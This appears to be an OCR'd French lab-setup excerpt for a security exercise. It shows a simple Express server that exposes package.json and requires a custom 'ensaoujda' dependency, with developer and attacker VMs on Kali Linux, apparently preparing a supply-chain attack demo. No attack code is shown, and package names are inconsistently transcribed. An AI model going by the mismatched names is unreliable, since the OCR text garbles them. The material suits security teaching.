
LAB Setup



L'OBJECTIF DE CETTE APPLICATION:

EST DE CRÉER UN SERVEUR WEB QUI ÉCOUTE SUR LE PORT 3000 ET RENVOIE UNE RÉPONSE HTTP AVEC LE CONTENU DU FICHIER "PACKAGE.JSON" LORSQUE L'UTILISATEUR ACCÈDE À LA ROUTE "/PACKAGE.JSON". SI L'UTILISATEUR ACCÈDE À LA RACINE "/", L'APPLICATION RENVOIE SIMPLEMENT UNE CHAÎNE DE CARACTÈRES "THIS IS TEST NODEJS WEB APPLICATION".


EN D'AUTRES TERMES, LORSQU'UN UTILISATEUR ACCÈDE À LA PAGE D'ACCUEIL DE CETTE APPLICATION, IL VOIT LE MESSAGE "THIS IS TEST NODEJS WEB APPLICATION". S'IL ACCÈDE À LA ROUTE "/PACKAGE.JSON", LA RÉPONSE SERA LE CONTENU DU FICHIER "PACKAGE.JSON".



The screenshot shows a terminal window titled "~/Desktop/ENSAO/Ensa.js - Mousepad" with two tabs open: "package.json" and "Ensa.js". The "Ensa.js" tab contains the following Node.js code:

```
1 var express = require('express');
2
3 var ensaoujda=require('ensaoujda');
4
5 const fs = require("fs");
6
7 const content=fs.readFileSync("./package.json");
8
9 var app = express(); app.get('/package.json', function (req, res) {
10
11 res.setHeader('Content-Type', 'application/json');
12
13 res.send(content.toString());
14
15 })
16
17 app.get('/', function (req, res) {
18
19 res.send('This is Test Nodejs Web Application');
20
21 });
22
23 ;app.listen (3000, function () {
24
25 console.log('webserver started');
26
27 });
28
```

Fichier Package.json de l'application ensaoujda.



The screenshot shows a terminal window titled "~/Desktop/ENSAO/package.json - Mousepad". The window contains the following JSON code:

```
1 {
2   "dependencies": {
3     "express": "^4.18.2",
4     "fs": "^0.0.1-security",
5     "ensaooujda": "^1.0.1"
6   },
7   "name": "ensao",
8   "version": "1.0.0",
9   "main": "Ensaو.js",
10  "scripts": {
11    "test": "echo \"Error: no test specified\" && exit 1"
12  },
13  "author": "",
14  "license": "ISC",
15  "description": ""
16 }
17
```



Kali Linux 64



Trash



File System



Home



ENSAO



ensaouida



developer [Running] - Oracle VM VirtualBox


developer [Running] - Oracle VM VirtualBox

attacker [Running] - Oracle VM VirtualBox



app.clipchamp.com is sharing your screen and audio.

